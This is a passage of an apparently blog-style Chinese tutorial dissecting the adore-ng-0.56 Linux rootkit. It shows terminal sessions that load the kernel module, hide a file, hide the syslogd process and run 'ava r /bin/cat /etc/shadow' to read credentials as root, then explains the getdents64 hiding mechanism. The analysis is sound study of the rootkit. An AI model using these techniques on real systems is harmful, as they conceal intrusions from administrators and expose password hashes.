Adore-ng-0.56 rootkit 黑客软件剖析

黑客软件也见过一些，但如 adore-ng-0.56 那样简洁的确不多见，忍不住想剖析一下，与大家共享。

Adore-ng-0.56 是个 rootkit 黑客软件，同其他黑客软件一样，要达到的目的就是**能不是 root 用户但能象 root 用户一样使用机器**。

很多黑客软件也是要达到上面这个黑客行业的最终目的(但最近好像黑客行业的最终目的已脱离技术，能非法的弄到钱才是目的。尤其在中国)，但关键是，Adore-ng-0.56 的实现是如此简洁漂亮，让人折服。

Adore-ng-0.56 作为一个黑客软件要实现下面几个必备的功能：

1. 文件隐藏
2. 进程隐藏
3. 端口隐藏
4. 清理犯罪现场
5. 象 root 一样发布命令
6. “托”（你得让别人乖乖的安装 Adore-ng-0.56）

在下文，我将对每个主题做详细的源码剖析。学会了，可别干坏事！^_^

使用简介

在剖析以前，最好先使用一下 Adore-ng-0.56，这样可以增加一些感性认识。Adore-ng-0.56 支持 Linux 的 2.4 和 2.6 内核(当前是 2.6 内核)，我正好有运行在 Vmware 虚拟机中的 Redhat 8.0（2.4.18 内核），所以就在 2.4 上试一下吧。

由于 Redhat 8.0 的内核是被红帽公司定制过的，所以我下载了官方版本的 2.4.18 内核，同时习惯性地打上 kernel debugger 的补丁，也就是你在上图中看到的第一行（其中 O1 是表示优化级别 1，一般的内核编译都是优化级别 2，我修改了 Makefile，本来是想改成没有优化的，但一编译，吓死人，全是错。看来光改编译选项还不够，哪位高手尝试过，如能告知，非常感谢）。

我先用普通用户登录：

```
-rw-rw-r--    1 wzhou    wzhou           0 Feb  1 16:43 Makefile_Fri_Feb__1_16:43:21_CST_2008
-rw-rw-r--    1 wzhou    wzhou         651 Feb  1 16:44 Makefile_Fri_Feb__1_16:44:55_CST_2008
-rw-r--r--    1 wzhou    wzhou         651 Feb  1 16:45 Makefile_Fri_Feb__1_16:45:26_CST_2008
-rw-r--r--    1 wzhou    wzhou         747 Apr 18  2005 Makefile.gen
-rw-rw-r--    1 wzhou    wzhou         650 Feb  2 15:42 Makefile_Sat_Feb__2_15:42:30_CST_2008
-rw-rw-r--    1 wzhou    wzhou         651 Feb  2 15:43 Makefile_Sat_Feb__2_15:43:28_CST_2008
-rw-r--r--    1 wzhou    wzhou        6109 Apr 18  2005 README
-rw-r--r--    1 wzhou    wzhou        2364 Feb  2  2007 README.26
-rwxr-xr-x    1 wzhou    wzhou         930 May 26  2004 relink
-rwxr-xr-x    1 wzhou    wzhou        1175 Apr 18  2005 relink26
-rwxr-xr-x    1 wzhou    wzhou         218 Apr 18  2005 startadore
-rwxrwxr-x    1 wzhou    wzhou       12601 Feb  2 15:44 symsed
-rw-r--r--    1 wzhou    wzhou        1127 Dec 23  2003 symsed.c
-rw-r--r--    1 wzhou    wzhou         454 Feb 28  2004 visible-start.c
-rw-rw-r--    1 wzhou    wzhou        9128 Feb  2 15:44 zero.o
[wzhou@DEBUG adore-ng]$ id
uid=500(wzhou) gid=500(wzhou) groups=500(wzhou)
[wzhou@DEBUG adore-ng]$ pwd
/home/wzhou/hacking/adore-ng
[wzhou@DEBUG adore-ng]$ _
```

我登录的用户名是 wzhou，adore-ng-0.56 被我安装在

“/home/wzhou/hacking/adore-ng”目录下。

首先当然是要运行 adore-ng-0.56 的核心部分（adore-ng-0.56 具体有哪几部分，在下一节详细介绍）。但这部分必须拥有 root 权限才能运行。没办法，先切换到 root 用户再执行。

```
-rw-rw-r--    1 wzhou    wzhou         650 Feb  2 15:42 Makefile_Sat_Feb__2_15:42:30_CST_2008
-rw-rw-r--    1 wzhou    wzhou         651 Feb  2 15:43 Makefile_Sat_Feb__2_15:43:28_CST_2008
-rw-r--r--    1 wzhou    wzhou        6109 Apr 18  2005 README
-rw-r--r--    1 wzhou    wzhou        2364 Feb  2  2007 README.26
-rwxr-xr-x    1 wzhou    wzhou         930 May 26  2004 relink
-rwxr-xr-x    1 wzhou    wzhou        1175 Apr 18  2005 relink26
-rwxr-xr-x    1 wzhou    wzhou         218 Apr 18  2005 startadore
-rwxrwxr-x    1 wzhou    wzhou       12601 Feb  2 15:44 symsed
-rw-r--r--    1 wzhou    wzhou        1127 Dec 23  2003 symsed.c
-rw-r--r--    1 wzhou    wzhou         454 Feb 28  2004 visible-start.c
-rw-rw-r--    1 wzhou    wzhou        9128 Feb  2 15:44 zero.o
[wzhou@DEBUG adore-ng]$ id
uid=500(wzhou) gid=500(wzhou) groups=500(wzhou)
[wzhou@DEBUG adore-ng]$ pwd
/home/wzhou/hacking/adore-ng
[wzhou@DEBUG adore-ng]$ ./startadore
./startadore: line 8: insmod: command not found
./startadore: line 9: insmod: command not found
./startadore: line 10: rmmod: command not found
[wzhou@DEBUG adore-ng]$ su - root
[root@DEBUG root]# cd /home/wzhou/hacking/adore-ng/
[root@DEBUG adore-ng]# ./startadore
[root@DEBUG adore-ng]# _
```

从上图可见，先 su 到 root 用户，然后执行./startadore 脚本。这里启动的是 adore-ng-0.56 的核心。

接下来就是看看 adore-ng-0.56 是怎样使用的。

```
[root@DEBUG adore-ng]# su - wzhou
[wzhou@DEBUG wzhou]$ cd hacking/adore-ng/
[wzhou@DEBUG adore-ng]$ ls
adore-ng-2.6.c  Makefile.2.6
adore-ng.c      Makefile.2.6.gen
adore-ng.h      Makefile_Fri_Feb__1_16:43:21_CST_2008
adore-ng.mod.c  Makefile_Fri_Feb__1_16:44:55_CST_2008
adore-ng.o      Makefile_Fri_Feb__1_16:45:26_CST_2008
ava             Makefile.gen
ava.c           Makefile_Sat_Feb__2_15:42:30_CST_2008
Changelog       Makefile_Sat_Feb__2_15:43:28_CST_2008
cleaner.c       README
cleaner.o       README.26
configure       relink
CVS             relink26
FEATURES        startadore
irq_vectors.h   symsed
libinvisible.c  symsed.c
libinvisible.h  visible-start.c
LICENSE         zero.o
Makefile
[wzhou@DEBUG adore-ng]$ _
```

通过 su – wzhou 命令，再次切换到普通用户状态。Adore-ng-0.56 有个控制程序叫 ava。

```
ava.c           Makefile_Sat_Feb__2_15:42:30_CST_2008
Changelog       Makefile_Sat_Feb__2_15:43:28_CST_2008
cleaner.c       README
cleaner.o       README.26
configure       relink
CVS             relink26
FEATURES        startadore
irq_vectors.h   symsed
libinvisible.c  symsed.c
libinvisible.h  visible-start.c
LICENSE         zero.o
Makefile
[wzhou@DEBUG adore-ng]$ ./ava
Usage: ./ava {h,u,r,R,i,v,U} [file or PID]

       I print info (secret UID etc)
       h hide file
       u unhide file
       r execute as root
       R remove PID forever
       U uninstall adore
       i make PID invisible
       v make PID visible

[wzhou@DEBUG adore-ng]$ _
```

上面就是运行 ava 后的用法提示。它可以隐藏文件（hide file），恢复隐藏文件（unhide file），隐藏进程（make PID invisible），恢复隐藏进程（make PID visible），用 root 用户发布命令（execute as root）。

让我们试一下吧！

隐藏文件或目录

```
-rwx------    1 wzhou    wzhou     1185869 Jan 16 20:57 eresi.tar.gz
drwxrwxr-x    5 wzhou    wzhou        4096 Feb 18 18:56 filesystem
drwxrwxr-x   68 wzhou    wzhou        4096 Mar 11  2002 glibc-2.3.1
-rwx------    1 wzhou    wzhou    17882515 Mar 11  2002 glibc-2.3.1.tar.gz
drwxrwxr-x    4 wzhou    wzhou        4096 Feb 15 23:23 hacking
-rwxrwxr-x    1 root     root        11367 Dec  9 18:45 hello
-rwxrwxr-x    1 wzhou    wzhou       11367 Dec  9 19:55 helloworld
-rw-rw-r--    1 wzhou    wzhou          95 Dec  9 19:47 helloworld.c
-rw-rw-r--    1 wzhou    wzhou         812 Dec  9 19:45 helloworld.o
-rwx------    1 wzhou    wzhou      335445 Mar  2  2007 kdb-v2.3-2.4.18-common-1
-rwx------    1 wzhou    wzhou      335837 Mar  2  2007 kdb-v2.3-2.4.18-common-2
-rwx------    1 wzhou    wzhou      318475 Mar  2  2007 kdb-v2.3-2.4.18-i386-1
-rwx------    1 wzhou    wzhou      318926 Mar  2  2007 kdb-v2.3-2.4.18-i386-2
-rwx------    1 wzhou    wzhou      319729 Mar  2  2007 kdb-v2.3-2.4.18-i386-3
drwxr-xr-x   11 wzhou    wzhou        4096 Mar 10  2002 linice-2.1
-rwx------    1 wzhou    wzhou      917384 Mar 10  2002 linice-2.1.tar.gz
-rwx------    1 wzhou    wzhou    24161675 Mar  2  2007 linux-2.4.18.tar.bz2
drwxr-xr-x   13 wzhou    wzhou        4096 Mar  9  2002 modutils-2.4.27
-rwx------    1 wzhou    wzhou      234963 Mar  9  2002 modutils-2.4.27.tar.bz2
drwxr-xr-x    4 wzhou    wzhou        4096 Oct 26 10:59 procps-3.2.7
-rwx------    1 wzhou    wzhou      281965 Oct 26 10:57 procps-3.2.7.tar.gz
-rw-rw-r--    1 wzhou    wzhou         657 Dec  9 19:07 result
drwxrwxr-x    2 wzhou    wzhou        4096 Dec 10 21:17 stack-overflow
-rw-rw-r--    1 wzhou    wzhou        1176 Jul  9  2007 test
[wzhou@DEBUG wzhou]$ _
```

在 wzhou 的 home 目录下有个文件“test”(上图中用红框框起来的)，让我们来隐藏它。

```
drwxrwxr-x    4 wzhou    wzhou        4096 Feb 15 23:23 hacking
-rwxrwxr-x    1 root     root        11367 Dec  9 18:45 hello
-rwxrwxr-x    1 wzhou    wzhou       11367 Dec  9 19:55 helloworld
-rw-rw-r--    1 wzhou    wzhou          95 Dec  9 19:47 helloworld.c
-rw-rw-r--    1 wzhou    wzhou         812 Dec  9 19:45 helloworld.o
-rwx------    1 wzhou    wzhou      335445 Mar  2  2007 kdb-v2.3-2.4.18-common-1
-rwx------    1 wzhou    wzhou      335837 Mar  2  2007 kdb-v2.3-2.4.18-common-2
-rwx------    1 wzhou    wzhou      318475 Mar  2  2007 kdb-v2.3-2.4.18-i386-1
-rwx------    1 wzhou    wzhou      318926 Mar  2  2007 kdb-v2.3-2.4.18-i386-2
-rwx------    1 wzhou    wzhou      319729 Mar  2  2007 kdb-v2.3-2.4.18-i386-3
drwxr-xr-x   11 wzhou    wzhou        4096 Mar 10  2002 linice-2.1
-rwx------    1 wzhou    wzhou      917384 Mar 10  2002 linice-2.1.tar.gz
-rwx------    1 wzhou    wzhou    24161675 Mar  2  2007 linux-2.4.18.tar.bz2
drwxr-xr-x   13 wzhou    wzhou        4096 Mar  9  2002 modutils-2.4.27
-rwx------    1 wzhou    wzhou      234963 Mar  9  2002 modutils-2.4.27.tar.bz2
drwxr-xr-x    4 wzhou    wzhou        4096 Oct 26 10:59 procps-3.2.7
-rwx------    1 wzhou    wzhou      281965 Oct 26 10:57 procps-3.2.7.tar.gz
-rw-rw-r--    1 wzhou    wzhou         657 Dec  9 19:07 result
drwxrwxr-x    2 wzhou    wzhou        4096 Dec 10 21:17 stack-overflow
-rw-rw-r--    1 wzhou    wzhou        1176 Jul  9  2007 test
[wzhou@DEBUG wzhou]$ hacking/adore-ng/ava h ./test
Checking for adore  0.12 or higher ...
Adore 1.54 installed. Good luck.
File './test' is now hidden.
[wzhou@DEBUG wzhou]$ _
```

运行命令 `hacking/adore-ng/ava h ./test`，`ava` 告诉我们该文件被成功隐藏。验证一下。

```
drwxr-xr-x   24 wzhou    wzhou        4096 Jan 16 21:24 eresi
-rwx------    1 wzhou    wzhou     1185869 Jan 16 20:57 eresi.tar.gz
drwxrwxr-x    5 wzhou    wzhou        4096 Feb 18 18:56 filesystem
drwxrwxr-x   68 wzhou    wzhou        4096 Mar 11  2002 glibc-2.3.1
-rwx------    1 wzhou    wzhou    17882515 Mar 11  2002 glibc-2.3.1.tar.gz
drwxrwxr-x    4 wzhou    wzhou        4096 Feb 15 23:23 hacking
-rwxrwxr-x    1 root     root        11367 Dec  9 18:45 hello
-rwxrwxr-x    1 wzhou    wzhou       11367 Dec  9 19:55 helloworld
-rw-rw-r--    1 wzhou    wzhou          95 Dec  9 19:47 helloworld.c
-rw-rw-r--    1 wzhou    wzhou         812 Dec  9 19:45 helloworld.o
-rwx------    1 wzhou    wzhou      335445 Mar  2  2007 kdb-v2.3-2.4.18-common-1
-rwx------    1 wzhou    wzhou      335837 Mar  2  2007 kdb-v2.3-2.4.18-common-2
-rwx------    1 wzhou    wzhou      318475 Mar  2  2007 kdb-v2.3-2.4.18-i386-1
-rwx------    1 wzhou    wzhou      318926 Mar  2  2007 kdb-v2.3-2.4.18-i386-2
-rwx------    1 wzhou    wzhou      319729 Mar  2  2007 kdb-v2.3-2.4.18-i386-3
drwxr-xr-x   11 wzhou    wzhou        4096 Mar 10  2002 linice-2.1
-rwx------    1 wzhou    wzhou      917384 Mar 10  2002 linice-2.1.tar.gz
-rwx------    1 wzhou    wzhou    24161675 Mar  2  2007 linux-2.4.18.tar.bz2
drwxr-xr-x   13 wzhou    wzhou        4096 Mar  9  2002 modutils-2.4.27
-rwx------    1 wzhou    wzhou      234963 Mar  9  2002 modutils-2.4.27.tar.bz2
drwxr-xr-x    4 wzhou    wzhou        4096 Oct 26 10:59 procps-3.2.7
-rwx------    1 wzhou    wzhou      281965 Oct 26 10:57 procps-3.2.7.tar.gz
-rw-rw-r--    1 wzhou    wzhou         657 Dec  9 19:07 result
drwxrwxr-x    2 wzhou    wzhou        4096 Dec 10 21:17 stack-overflow
[wzhou@DEBUG wzhou]$ _
```

果然没有看到“`test`”文件。

如果你用 `hacking/adore-ng/ava u ./test` 命令，则可以再次看到该文件。

隐藏进程

让我们先看一下当前系统中运行的进程列表（使用 `ps aux` 命令）。

```
root         1  0.4  0.1  1336  476 ?        S    21:05   0:08 init
root         2  0.0  0.0     0    0 ?        SW   21:05   0:00 [keventd]
root         3  0.0  0.0     0    0 ?        SWN  21:05   0:00 [ksoftirqd_CPU0]
root         4  0.0  0.0     0    0 ?        SW   21:05   0:00 [kswapd]
root         5  0.0  0.0     0    0 ?        SW   21:05   0:00 [bdflush]
root         6  0.0  0.0     0    0 ?        SW   21:05   0:00 [kupdated]
root         7  0.0  0.0     0    0 ?        SW   21:05   0:00 [khubd]
root         8  0.0  0.0     0    0 ?        SW   21:05   0:00 [kjournald]
root       206  0.0  0.2  1396  568 ?        S    21:05   0:00 syslogd -m 0
root       210  0.0  0.1  1336  428 ?        S    21:05   0:00 klogd -x
root       271  0.0  0.2  1496  596 ?        S    21:05   0:00 /usr/sbin/vmware-
root       300  0.0  0.5  3276 1464 ?        S    21:05   0:00 /usr/sbin/sshd
root       312  0.0  0.4  2288 1192 ?        S    21:05   0:00 login -- wzhou
root       313  0.0  0.1  1316  404 tty2     S    21:05   0:00 /sbin/mingetty tt
root       314  0.0  0.1  1316  404 tty3     S    21:05   0:00 /sbin/mingetty tt
root       315  0.0  0.1  1316  404 tty4     S    21:05   0:00 /sbin/mingetty tt
root       316  0.0  0.1  1316  404 tty5     S    21:05   0:00 /sbin/mingetty tt
root       317  0.0  0.1  1316  404 tty6     S    21:05   0:00 /sbin/mingetty tt
wzhou      320  0.0  0.6  4604 1620 tty1     S    21:09   0:00 -bash
root       370  0.0  0.3  4088  980 tty1     S    21:16   0:00 su - root
root       371  0.0  0.5  4440 1464 tty1     S    21:16   0:00 -bash
root       508  0.0  0.3  4088  976 tty1     S    21:21   0:00 su - wzhou
wzhou      509  0.0  0.5  4464 1496 tty1     S    21:21   0:00 -bash
wzhou      555  0.0  0.2  2544  628 tty1     R    21:36   0:00 ps aux
[wzhou@DEBUG wzhou]$ _
```

我们来隐藏掉上图中用红框框起来的 `syslogd` 进程（`PID` 为 `206`）。

```
root         5  0.0  0.0     0    0 ?        SW   21:05   0:00 [bdflush]
root         6  0.0  0.0     0    0 ?        SW   21:05   0:00 [kupdated]
root         7  0.0  0.0     0    0 ?        SW   21:05   0:00 [khubd]
root         8  0.0  0.0     0    0 ?        SW   21:05   0:00 [kjournald]
root       206  0.0  0.2  1396  568 ?        S    21:05   0:00 syslogd -m 0
root       210  0.0  0.1  1336  428 ?        S    21:05   0:00 klogd -x
root       271  0.0  0.2  1496  596 ?        S    21:05   0:00 /usr/sbin/vmware-
root       300  0.0  0.5  3276 1464 ?        S    21:05   0:00 /usr/sbin/sshd
root       312  0.0  0.4  2288 1192 ?        S    21:05   0:00 login -- wzhou
root       313  0.0  0.1  1316  404 tty2     S    21:05   0:00 /sbin/mingetty tt
root       314  0.0  0.1  1316  404 tty3     S    21:05   0:00 /sbin/mingetty tt
root       315  0.0  0.1  1316  404 tty4     S    21:05   0:00 /sbin/mingetty tt
root       316  0.0  0.1  1316  404 tty5     S    21:05   0:00 /sbin/mingetty tt
root       317  0.0  0.1  1316  404 tty6     S    21:05   0:00 /sbin/mingetty tt
wzhou      320  0.0  0.6  4604 1620 tty1     S    21:09   0:00 -bash
root       370  0.0  0.3  4088  980 tty1     S    21:16   0:00 su - root
root       371  0.0  0.5  4440 1464 tty1     S    21:16   0:00 -bash
root       508  0.0  0.3  4088  976 tty1     S    21:21   0:00 su - wzhou
wzhou      509  0.0  0.5  4464 1496 tty1     S    21:21   0:00 -bash
wzhou      555  0.0  0.2  2544  628 tty1     R    21:36   0:00 ps aux
[wzhou@DEBUG wzhou]$ hacking/adore-ng/ava i 206
Checking for adore  0.12 or higher ...
Adore 1.54 installed. Good luck.
Made PID 206 invisible.
[wzhou@DEBUG wzhou]$ _
```

运行命令 `hacking/adore-ng/ava I 206`，`ava` 报告它成功隐藏 `PID` 为 `206` 的进程。

```
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.3  0.1   1336   476 ?        S    21:05   0:08 init
root         2  0.0  0.0      0     0 ?        SW   21:05   0:00 [keventd]
root         3  0.0  0.0      0     0 ?        SWN  21:05   0:00 [ksoftirqd_CPU0]
root         4  0.0  0.0      0     0 ?        SW   21:05   0:00 [kswapd]
root         5  0.0  0.0      0     0 ?        SW   21:05   0:00 [bdflush]
root         6  0.0  0.0      0     0 ?        SW   21:05   0:00 [kupdated]
root         7  0.0  0.0      0     0 ?        SW   21:05   0:00 [khubd]
root         8  0.0  0.0      0     0 ?        SW   21:05   0:00 [kjournald]
root       210  0.0  0.1   1336   428 ?        S    21:05   0:00 klogd -x
root       271  0.0  0.2   1496   596 ?        S    21:05   0:00 /usr/sbin/vmware-
root       300  0.0  0.5   3276  1464 ?        S    21:05   0:00 /usr/sbin/sshd
root       312  0.0  0.4   2288  1192 ?        S    21:05   0:00 login -- wzhou
root       313  0.0  0.1   1316   404 tty2     S    21:05   0:00 /sbin/mingetty tt
root       314  0.0  0.1   1316   404 tty3     S    21:05   0:00 /sbin/mingetty tt
root       315  0.0  0.1   1316   404 tty4     S    21:05   0:00 /sbin/mingetty tt
root       316  0.0  0.1   1316   404 tty5     S    21:05   0:00 /sbin/mingetty tt
root       317  0.0  0.1   1316   404 tty6     S    21:05   0:00 /sbin/mingetty tt
wzhou      320  0.0  0.6   4604  1620 tty1     S    21:09   0:00 -bash
root       370  0.0  0.3   4088   980 tty1     S    21:16   0:00 su - root
root       371  0.0  0.5   4440  1464 tty1     S    21:16   0:00 -bash
root       508  0.0  0.3   4088   976 tty1     S    21:21   0:00 su - wzhou
wzhou      509  0.0  0.5   4464  1496 tty1     S    21:21   0:00 -bash
wzhou      557  0.0  0.2   2544   628 tty1     R    21:42   0:00 ps aux
[wzhou@DEBUG wzhou]$ _
```

再运行 ps aux 来查看，发现看不到 PID 为 206 的 syslogd 进程了。

如果你用 hacking/adore-ng/ava v 206 命令，则可以再次看到该进程。

用 root 来发布命令

无论是隐藏文件还是进程，其目的就是为了不被发现，以便实现非法的运行某些命令。比如，在 /etc 目录下的 shadow 文件是只有 root 权限的用户才可以看的，见下面：

```
root         2  0.0  0.0      0     0 ?        SW   21:05   0:00 [keventd]
root         3  0.0  0.0      0     0 ?        SWN  21:05   0:00 [ksoftirqd_CPU0]
root         4  0.0  0.0      0     0 ?        SW   21:05   0:00 [kswapd]
root         5  0.0  0.0      0     0 ?        SW   21:05   0:00 [bdflush]
root         6  0.0  0.0      0     0 ?        SW   21:05   0:00 [kupdated]
root         7  0.0  0.0      0     0 ?        SW   21:05   0:00 [khubd]
root         8  0.0  0.0      0     0 ?        SW   21:05   0:00 [kjournald]
root       210  0.0  0.1   1336   428 ?        S    21:05   0:00 klogd -x
root       271  0.0  0.2   1496   596 ?        S    21:05   0:00 /usr/sbin/vmware-
root       300  0.0  0.5   3276  1464 ?        S    21:05   0:00 /usr/sbin/sshd
root       312  0.0  0.4   2288  1192 ?        S    21:05   0:00 login -- wzhou
root       313  0.0  0.1   1316   404 tty2     S    21:05   0:00 /sbin/mingetty tt
root       314  0.0  0.1   1316   404 tty3     S    21:05   0:00 /sbin/mingetty tt
root       315  0.0  0.1   1316   404 tty4     S    21:05   0:00 /sbin/mingetty tt
root       316  0.0  0.1   1316   404 tty5     S    21:05   0:00 /sbin/mingetty tt
root       317  0.0  0.1   1316   404 tty6     S    21:05   0:00 /sbin/mingetty tt
wzhou      320  0.0  0.6   4604  1620 tty1     S    21:09   0:00 -bash
root       370  0.0  0.3   4088   980 tty1     S    21:16   0:00 su - root
root       371  0.0  0.5   4440  1464 tty1     S    21:16   0:00 -bash
root       508  0.0  0.3   4088   976 tty1     S    21:21   0:00 su - wzhou
wzhou      509  0.0  0.5   4464  1496 tty1     S    21:21   0:00 -bash
wzhou      557  0.0  0.2   2544   628 tty1     R    21:42   0:00 ps aux
[wzhou@DEBUG wzhou]$ cat /etc/shadow
cat: /etc/shadow: Permission denied
[wzhou@DEBUG wzhou]$ _
```

Wzhou 是普通用户，想通过 cat /etc/shadow 是不被允许的。但通过 ava，你就能看到该文件。你只要运行下面的命令“hacking/adore-ng/ava r /bin/cat /etc/shadow”。（该文件中有我的密码，就不截屏给你看了！）

看了上面一些演示，你可能有个疑问，要使用 adore-ng-0.56，必须先有 root 权限来运行它的核心（startadore 脚本），然后才能进行正常的黑客工作。那我既然都有了 root 权限，干嘛还费劲地用普通用户来运行 ava 以获得 root 的权限来执行命令，这不是搞笑吗？在这个演

示的例子中是这样，运行 adore-ng-0.56 核心的是你，使用 adore-ng-0.56 控制界面的也是你，但在实际的黑客工作中，运行 adore-ng-0.56 核心的是那些受骗上当的“肉鸡”主人们。至于怎么使他们上当，在下面“托”一节会介绍。

Adore-ng-0.56 构成介绍

下面介绍 adore-ng-0.56 的构成，分为两部分介绍。

应用构成

成功编译 adore-ng-0.56 后，主要生成如下两部分，**adore-ng.o** 和 **ava**。Adore-ng.o 是 Linux 下的 LKM（Loadable Kernel Module），即驱动程序。而 ava 是 adnore-ng 黑客软件的控制界面。脚本 startadore 会安装 adore-ng.o 模块（必须有 root 权限），然后以普通用户运行 ava 控制界面，会输出如下提示：

```
Usage: ./ava {h,u,r,R,i,v,U} [file or PID]

      I print info (secret UID etc)
      h hide file
      u unhide file
      r execute as root
      R remove PID forever
      U uninstall adore
      i make PID invisible
      v make PID visible
```

源文件构成

```
[wzhou@dcmp10 adore-ng]$ ls -l
total 232
-rw-r--r--  1 wzhou wzhou 16165 Feb  2  2007 adore-ng-2.6.c
-rw-r--r--  1 wzhou wzhou 14460 Feb  9  2005 adore-ng.c
-rw-r--r--  1 wzhou wzhou  1523 Feb  2  2007 adore-ng.h
-rw-r--r--  1 wzhou wzhou   324 Jul 24  2003 adore-ng.mod.c
-rw-r--r--  1 wzhou wzhou  4695 Feb  9  2005 ava.c
-rw-r--r--  1 wzhou wzhou  3710 Mar 16  2006 Changelog
-rw-r--r--  1 wzhou wzhou  2003 Feb  9  2005 cleaner.c
-rwxr-xr-x  1 wzhou wzhou  4386 Mar 16  2006 configure
drwxr-xr-x  2 wzhou wzhou  4096 Dec  5  2006 CVS
-rw-r--r--  1 wzhou wzhou  1424 Apr 18  2005 FEATURES
-rw-r--r--  1 wzhou wzhou   198 May  5  2004 irq_vectors.h
```

```
-rw-r--r--  1 wzhou wzhou  4148 Feb  2  2007 libinvisible.c
-rw-r--r--  1 wzhou wzhou  2527 Feb  9  2005 libinvisible.h
-rw-r--r--  1 wzhou wzhou  1660 Feb  9  2005 LICENSE
-rw-r--r--  1 wzhou wzhou  1127 Feb  2  2007 Makefile.2.6
-rw-r--r--  1 wzhou wzhou   760 Feb  8  2005 Makefile.2.6.gen
-rw-r--r--  1 wzhou wzhou   747 Apr 18  2005 Makefile.gen
-rw-r--r--  1 wzhou wzhou  6109 Apr 18  2005 README
-rw-r--r--  1 wzhou wzhou  2364 Feb  2  2007 README.26
-rwxr-xr-x  1 wzhou wzhou   930 May 26  2004 relink
-rwxr-xr-x  1 wzhou wzhou  1175 Apr 18  2005 relink26
-rwxr-xr-x  1 wzhou wzhou   218 Apr 18  2005 startadore
-rw-r--r--  1 wzhou wzhou  1127 Dec 23  2003 symsed.c
-rw-r--r--  1 wzhou wzhou   454 Feb 28  2004 visible-start.c
```

1. 内核模块相关文件（adore-ng 的核心，LKM 就由这些文件编译生成）
   2.4 内核用到的文件
   adore-ng.c（这是整个黑客软件的核心，Loadable Kernel Module），adore-ng.h，cleaner.c（本文件非常简单，也被编译成 LKM，目的是为了隐藏上面的核心模块）
   2.6 内核用到的文件
   adore-ng-2.6.c，adore-ng.h，cleaner.c，irq_vectors.h
2. 库文件（为 adore-ng 的内核部分，LKM，提供一个用户态的库接口，控制界面 ava 就通过该库与 LKM 部分打交道）
   libinvisible.c，libinvisible.h
3. adore-ng 控制界面文件（也就是你能感受到的 adore-ng）
   ava.c
4. 辅助文件
   symsed.c，relink（2.4 内核用脚本），relink26（2.6 内核用脚本），startadore（脚本）
   编译生成的 LKM 还不够“黑”，还需要这里的一些小脚本来使它真正的“黑”。具体介绍见下文。
5. 其他
   另外的都是编译配置 adore-ng 用的文件（忽略）。

实现剖析

隐藏文件（目录），隐藏进程，隐藏端口，清理犯罪现场，这一切都是为了增加 adore-ng-0.56 存活的机率（这也是几乎所有黑客软件都要面对的问题）。黑客软件的目的是为了完全控制被入侵的机器，但要达成该目的，首先要活着，要不被发现。可以说“隐身”是黑客软件的必备技能。

文件（目录）隐藏

要隐藏文件（目录），首先要明白在 Linux 下，用户是怎样知道有某个文件存在的。

1. 普通用户的视角

运行 ls，find 之类命令来查看某个目录下是否有要找的文件。这样就有了用黑客自己的 ls，find 命令来替换此类命令来实现文件（目录）隐藏的方法。但实践证明这种方法很容易露馅，现在一般不太用了。

2. 程序员的视角

无论是 ls 还是 find 都是通过调用系统调用（system call）来与内核打交道的，让我们用 strace 来看一下吧。

```
[wzhou@DEBUG wzhou]$ strace -o /mnt/hgfs/share/ls.txt ls
adore-ng-0.56.gz  glibc-2.3.1.tar.gz        linice-2.1
ald-0.1.7         hacking                   linice-2.1.tar.gz
ald-0.1.7.tar.gz  hello                     linux-2.4.18.tar.bz2
ava               helloworld                modutils-2.4.27
construct         helloworld.c              modutils-2.4.27.tar.bz2
construct.cpp     helloworld.o              procps-3.2.7
construct.o       kdb-v2.3-2.4.18-common-1  procps-3.2.7.tar.gz
eresi             kdb-v2.3-2.4.18-common-2  result
eresi.tar.gz      kdb-v2.3-2.4.18-i386-1    stack-overflow
filesystem        kdb-v2.3-2.4.18-i386-2    test
glibc-2.3.1       kdb-v2.3-2.4.18-i386-3
[wzhou@DEBUG wzhou]$ _
```

通过 strace 来监视 ls 程序的系统调用序列。下面是 strace 监控到的系统调用中我们关心的部分（全部输出太长，我只摘取有用的）。

```
open(".", O_RDONLY|O_NONBLOCK|O_LARGEFILE|O_DIRECTORY) = 3          ①
fstat64(3, {st_mode=S_IFDIR|0700, st_size=4096, ...}) = 0           ②
fcntl64(3, F_SETFD, FD_CLOEXEC)         = 0
brk(0x805e000)                          = 0x805e000
getdents64(0x3, 0x805cfc8, 0x1000, 0x805cf98) = 1464                ③
brk(0x805f000)                          = 0x805f000
getdents64(0x3, 0x805cfc8, 0x1000, 0x805cf98) = 0                   ④
close(3)                                = 0                         ⑤
```

① 打开当前目录这个文件（目录是一种特殊的文件），并返回文件句柄 3
② 取得当前目录文件的属性，比如大小，这里为 4096
③ 通过 getdents64 系统调用来读取当前目录下的文件，也就是你运行 ls 命令后看到的
④ 同上
⑤ 关闭代表当前目录文件的句柄

这里核心是 getdents64 系统调用，它会读取目录文件中的一个个目录项（directory entry），运行 ls 后能看到文件，就是因为它返回的这些目录项。

